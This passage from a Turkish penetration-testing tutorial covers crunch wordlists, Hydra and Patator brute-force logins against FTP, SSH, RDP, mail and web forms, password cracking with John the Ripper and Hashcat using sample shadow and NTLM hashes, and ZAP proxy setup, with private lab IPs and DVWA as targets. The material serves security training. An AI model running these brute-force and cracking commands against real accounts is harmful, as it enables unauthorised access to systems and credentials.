crunch 6 6 -t test^
```

(çıktısı test!, test&,test@....)

```
crunch 9 9 -t test@,%^
```

çıktısının son 10 değeri

```
testzZ9;
```

```
testzZ9"
```

```
testzZ9'
```

```
testzZ9<
```

```
testZ9>
```

```
testzZ9,
```

```
testzZ9.
```

```
testzZ9?
```

```
testzZ9/
```

```
testzZ9
```

@,%^ işaretlerini kullanarak -t parametresiyle istediğiniz kombinasyonu sağlayabilirsiniz.

Hydra:

Hedef domain üzerinde açık olan servislere, aynı anda birden çok paralel bağlantı ile kaba-kuvvet yöntemiyle şifre denemeleri sağlayan hızlı ve esnek bir araçtır.

Araç aşağıdaki protokolleri destekler.

Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP

-l LOGIN ile denemesini istediğimiz tek bir kullanıcı adı verebilir veya **-L FILE** parametresiyle dosya dan birden çok kullanıcı adlarını okutabiliriz.

-p PASS ile denemesini istediğimiz tek bir şifreyi verebilir veya **-P FILE** parametresiyle dosyadan birden çok şifreyi denemesini sağlayabiliriz.

-C FILE parametresi ile "login:pass" formatında dosyadan kullanıcı adı ve şifreleri denettirebiliriz.

-M FILE parametresi ile birden çok sunucuya saldırabiliriz. Her satıra bir sunucu IP'si yazılmalıdır.

-t TASKS parametresi ile aynı anda hedefe kaç paralel bağlantı kurulacağını belirtebilirsiniz (varsayılan: 16)

-S Parametresi ile hedefe ssl bağlantı sağlar

-s PORT servis varsayılan portun dışında bir port da çalışıyor ise bu parametreyi kullanabilirsiniz.

-e nsr -e parametresinden sonra boş bir şifre denemesi "n", aynı kullanıcı adı ve şifre denemesi için "s", kullanıcı adının tersten yazılışını şifre olarak denemesi için "r" parametresi kullanılır. Üçünü birden aynı anda kullanması için "nsr" parametresini kullanabiliriz.

-o FILE parametresi ile başarılı olan denemeleri dosyaya yazdırabiliriz.

-f parametresi ile deneme başarılı olduğunda saldırıyı durdurabiliriz.

-v / -V / -d parametrelerinden her biri ile deneme esnasında çıktıları görmemizi sağlar, verbose mod.

örnekler:

```
hydra -l admin -p password123 ftp://192.168.1.10
```

```
hydra -l admin -P password.txt ftp://192.168.1.10
```

```
hydra -L user.txt -P password.txt ftp://192.168.1.10
```

```
hydra -C userpass.txt ftp://192.168.1.10
```


```
hydra -V -f -l admin -P wordlist.txt rdp://192.168.1.100
```

```
hydra -l admin -P password.txt -V -o basarili 192.168.1.99 ssh
```

```
hydra -s 25 -l test@example.com -P /root/password.txt 192.168.10.5 smtp
```

hydra -l admin -P wordlist.txt imap://192.168.0.1/PLAIN

http form sayfalarına saldırı yapabilmek için öncelikle login.php sayfasının url'ini biliyor olmak lazım, bunun için zaproxy ile araya girip gerekli login bilgilerini almamız gerekir.



hydra -l admin -P wordlist.txt -V 192.168.152.135 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V


-l kullanıcı adı


-P Şifre dosyası

http-post-form servis-protokol adı

Login:Login failed datası oturum açamadığımızda aldığımız hata.

Bu testimizi ayrıca xhydra ile grafik arayüz ile de yapabiliriz.





Grafik arayüz ile de kullanıcı adı admin, şifre password olarak buldu.

Patator:

Patator aracı bir kaba kuvvet saldırı aracıdır. Aşağıdaki protokollere kaba kuvvet saldırısı gerçekleştirilebilir.

- + ftp_login : Brute-force FTP
- + ssh_login : Brute-force SSH
- + telnet_login : Brute-force Telnet
- + smtp_login : Brute-force SMTP
- + smtp_vrfy : Enumerate valid users using SMTP VRFY
- + smtp_rcpt : Enumerate valid users using SMTP RCPT TO
- + finger_lookup : Enumerate valid users using Finger
- + http_fuzz : Brute-force HTTP
- + pop_login : Brute-force POP3
- + pop_passwd : Brute-force poppassd (<http://netwinsite.com/poppassd/>)
- + imap_login : Brute-force IMAP4
- + ldap_login : Brute-force LDAP
- + smb_login : Brute-force SMB
- + smb_lookupsid : Brute-force SMB SID-lookup
- + vmauthd_login : Brute-force VMware Authentication Daemon
- + mssql_login : Brute-force MSSQL
- + oracle_login : Brute-force Oracle
- + mysql_login : Brute-force MySQL

- + mysql_query : Brute-force MySQL queries
- + postgres_login : Brute-force PostgreSQL
- + vnc_login : Brute-force VNC
- + dns_forward : Forward lookup names
- + dns_reverse : Reverse lookup subnets
- + snmp_login : Brute-force SNMP v1/2/3
- + unzip_pass : Brute-force the password of encrypted ZIP files
- + keystore_pass : Brute-force the password of Java keystore files
- + tcp_fuzz : Fuzz TCP services

./patator <kullanilacak protokol> <protokol parametreleri>

Örnek:

Hedef domainin pop3 protokolüne kaba kuvvet saldırısı yapalım.

patator pop_login komutuyla hangi parametreler gerekli onu görelim.

```
root@kali:~# patator pop_login
Patator v0.6 (http://code.google.com/p/patator/)
Usage: pop_login <module-options ...> [global-options ...]

Examples:
  pop_login host=10.0.0.1 user=FILE0 password=FILE1 0=logins.txt 1=passwords.txt -x ignore:code=-ERR

Module options:
  host      : target host
  port      : target port [110]
  user      : usernames to test
  password  : passwords to test
  ssl       : use SSL [0|1]
  timeout   : seconds to wait for a response [10]
  persistent : use persistent connections [1|0]
```

Host bilgisi, user ve password bilgisini girmemiz yeterli. Örnekte de gösterildiği gibi kullanıcı adı ve şifre bilgilerini dosya olarak da verebiliriz.

patator pop_login host=hedefdomainip user=FILE0 password=FILE1 0=/root/user.txt 1=/root/password.txt komutuyla saldırı gerçekleştirilir

Diğer protokoller için de durum aynı şekilde konfigüre edebilirsiniz.

Johntheripper

Sistemde tutulan parolaların güvenliği için, çeşitli algoritmalar yardımıyla harf, rakam ve karakterler kullanılarak parolanın tanınmayacak, karmaşık ve anlaşılmaz hale getirilir. Parolanın bu karmaşık ve anlaşılmaz değerine hash denir. Johntheripper bu anlaşılmaz değeri yine algoritmalar yardımıyla çözmeye yarayan, şifre kırma aracıdır.

Johntheripper bir çok hash tiplerini çözmeye yeteneği vardır. Bunlardan bir kaçını, NTLM, Kerberos, SHA-1, SHA-256, SHA-512, DES, MD5 vs.)

Elde edilen bir parola özetini öncelikle tanımaya çalışalım.

```
sdrusr:$6$5f.f3pRDQu/3.up0$/YBNPkMfzcKkPFqu2j9Hqlr.gpGmP9RwagMyT74U2Ah4pMZkeM1zq
```

Bu parola linux makinadan alınmış bir parola. Linux de bulunan /etc/shadow dosyasından elde edilmiştir.

sdruser: kullanıcı adını tanımlar

ilk iki \$ isaretinin arasındaki sayı hangi hash algoritmasının kullanıldığını belirtir.

Bu sayı 1 ise MD5, 5 ise SHA-256, 6 ise SHA-512 'yi gösterir.

Sonraki \$'a kadar olan değer salt değeridir. \$'dan sonraki değer ise şifre değerini gösterir.

Şimdi bir de John aracını nasıl kullanılacağına bakalım.

Kullanımı **john [OPTIONS] [PASSWORD-FILES]** şeklindedir.

Seçeneklerin ne olduğuna bakalım:

Mode seçeneği:

--single : single crack mod. Bu mod kullanırken john önce kullanıcı adı ile ilişkili denemeleri yapar, kullanıcı adının kendisi, tersi, sistem bilgisi, uygulama bilgisi, telefon bilgisi vs bilgileri kullanarak bulmaya çalışır.

--wordlist[=FILE] : bir sözlük yardımıyla denemeleri yapar.

--incremental : rastgele karmaşık değerler üretmek için şifre denemesi yapar.

Herhangi bir mod seçeneği belirtmezseniz, sırayla single, kendisinde bulunan wordlistlerle, sonra da incremental olarak denemeler yapar.

--format=NAME : bu seçenek şayet elinizde bulunan şifrenin hash tipini biliyorsanız kullanmanız, john'nın şifreyi tahmin etmesini oldukça hızlandıracaktır. Bu seçeneği kullanmazsanız tüm hash tiplerini tek tek denemeye çalışacaktır.

--show : seçeneği sonucu ekrana verecektir. Bu seçeneği yazmaz iseniz John bulduğu şifreleri ./root/.john/john.pot dosyasına yazacaktır.

Şimdi örneklerle detaylandıralım.

John sifre.txt /*sifre dosyasındaki hash değeri için tüm seçenekleri kullanarak bulmaya çalışır. Sonucu john.pot dosyasına yazar

john --show sifre.txt /*sonucu ekrana basar

john --single sifre.txt

john --wordlist=password.lst sifre.txt

john --incremental sifre.txt

john --format=raw-md5 sifre.txt --show

windows hash örnekleri:

LM Hash örneği:

Sifre.txt dosyasındaki hashler

admin:1011:5DF12C9F2162249EAAD3B435B51404EE:099C037B843FDCA6489B03635E87EA76:::

user1:1008:4E1FB9BDD16A8F51AAD3B435B51404EE:FDC342B83B8A552C742B013E8A1BCA99:::

Şifreleri çözebilmek için **./john --format=lm sifre.txt** komutunu kullanmamız yeterli

NTLM Hash Örneği:

Sifre.txt dosyasındaki NTLM hashler

admin:\$NT\$aeabd4de384c7ec43aad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f

user:\$NT\$78bccaae08c90e29aad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b

./john --format=nt sifre.txt komutunu kullanmak yeterli. Şayet wordlist ile deneyecek iseniz;

./john --format=nt --wordlist=mywordlist.ls sifre.txt

MD5 hash örneği: \$1\$O3JMY.Tw\$AdLnLjQ/5jXF9.MTp3gHv/

SHA-256: \$5\$MnfsQ4iN\$ZMTppKN16y/tIsUYs/obHlhdp.Os80yXhTurpBMUbA5

SHA-512:
\$6\$zWwwXKNj\$gLAOoZCjcr8p/.VgV/FkGC3NX7BsXys3KHyePfuIGMNjY83dVxugPYlxVg/evpcVE
JLT/rSwZcDMIVVf/bhf.1

Hashcat:

Bir diğer şifre hash kırma aracı hashcat aracıdır.

Kullanımı:

Usage: hashcat [options]... hash|hashfile|hccapfile [dictionary|mask|directory]...

Hashcat --help ile tüm seçenekleri görebiliriz.

Biz en sık kullanılan seçenekleri tanımlayalım.

-m : Hash tipi #Hash tipini biliyorsak bu parametreyi kullanabiliriz. Hash tiplerini aşağıda tanımlayacağız.

-a : Saldırı modu (attack mod) # Saldırı modlarını aşağıda tanımlayacağız

-o: çıktı dosyası

Hash modu:

0: MD5

100: SHA1

1440: SHA-256

1700: SHA-512

20 : md5(\$salt.\$pass)

120 : sha1(\$salt.\$pass)

1420 : sha256(\$salt.\$pass)

1720 : sha512(\$salt.\$pass)

2500 : WPA/WPA2

12 : PostgreSQL

132 : MSSQL(2005)

1731 :MSSQL(2012)

300 : MySQL4.1/MySQL5

3000 | LM

1000 : NTLM

Karakter seti:

?l = abcdefghijklmnopqrstuvwxyz

?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ

?d = 0123456789

?s = «space»!"#\$%&'()*+,-./:;<=>?@[\\]^_`{|}~

?a = ?l?u?d?s

?b = 0x00 - 0xff

Saldırı Modu (Attack Mod)

- | | |
|----------------------------|---|
| 0 : Straight | #Sözlük atağı |
| 1 : Combinator | #dosyanın içindeki kelimeleri kombine eder |
| 3 : Brute-force | # Kaba kuvvet Saldırısı |
| 6 :Hybrid Wordlist + Mask | # Sözlük ve kaba kuvvet saldırısını birleştirir |
| 7 : Hybrid Mask + Wordlist | #Kaba kuvvet ve sözlük birleştirir. |

Çıktı formatı:

2 : plain (açık hali)

3 : hash[:salt]:plain

Örnekler:

Hashcat -m 0 -a 0 hash.txt dict.txt # MD5 olan hash'i sözlük saldırısıyla çözmeye çalışıyoruz.

Hashcat -m 100 -a 1 hash.txt comb.txt #SHA1 hashi olan şifreyi Comb.txt dosyasındanki tüm kelimeleri birbirine kombine ederek çözmeye çalışacak.

Comb.txt dosyasının içeriği aşağıdaki gibi 4 kelime olsun.

pass

12345

omg

Test

Denemesi aşağıdaki gibi olacaktır.

passpass

pass12345

passomg

passTest

12345pass

1234512345

12345omg

12345Test

omgpass

omg12345

omgomg

omgTest

Testpass

Test12345

Testomg

TestTest

Hashcat -m 1000 -a 3 hash.txt ?u?!?!?!?d?d?s # NTLM olan hashi 8 karakterli, Büyük harf, 5 küçük harf, 2 rakam ve 1 özel karakter olacak şekilde kaba kuvvet saldırısı yaparak çözemeye çalışacak.

Hashcat -m 1000 -a 6 hash.txt dict.txt ?d?d?d?d -o sonuc.txt #NTLM hashi dict.txt ve 4 basamaklı rakamlarla hibrit olarak saldırı yapacak ve çıktısını sonuc.txt dosyasına yazacak.

dict.txt dosyasının içeriği aşağıdaki gibi olsun.

password

hello

yapacağı denemeler aşağıdaki gibi olur.

password0000

password0001

.

.

password9999

hello0000

hello0001


.

.

hello9999


Zaproxy:

Zed Attack Proxy (ZAP), Web sızma testlerinde kullanılan ve web uygulama güvenliği hakkında çok fazla bilginiz olmasa dahi rahatlıkla öğrenip kullanabileceğiniz açık kaynak, ücretsiz güçlü bir araçtır.




Zaproxy aracını browser ile web sunucu arasına girmek için kullanabilir veya hedef seçtiğiniz web sunucusundaki iç-dış linkleri, sunucu bilgileri ve zaafiyetleri tespit etmek amacıyla da kullanabilirsiniz.

Proxy olarak kullanmak için browser'ınızın proxy ayarlarında adres olarak localhost ve port olarak 8080 yazmanız yeterli olacaktır.




ZAP, ssl sertifikalı web uygulaması ile browser arasında proxy olarak kullanıldığında ssl doğrulamasında hata olacağından bağlantı kopacaktır. Bunu aşmak için zap uygulamasında bulunan CA'dan üretilen sertifika export edilip browser'ın güvenilir kök sertifikalarına eklemek gerekecektir.

Zap uygulamasında **tools>options** adımından **"Dynamic SSL Certificates"** seçeneğinden sertifikayı kaydediyoruz.

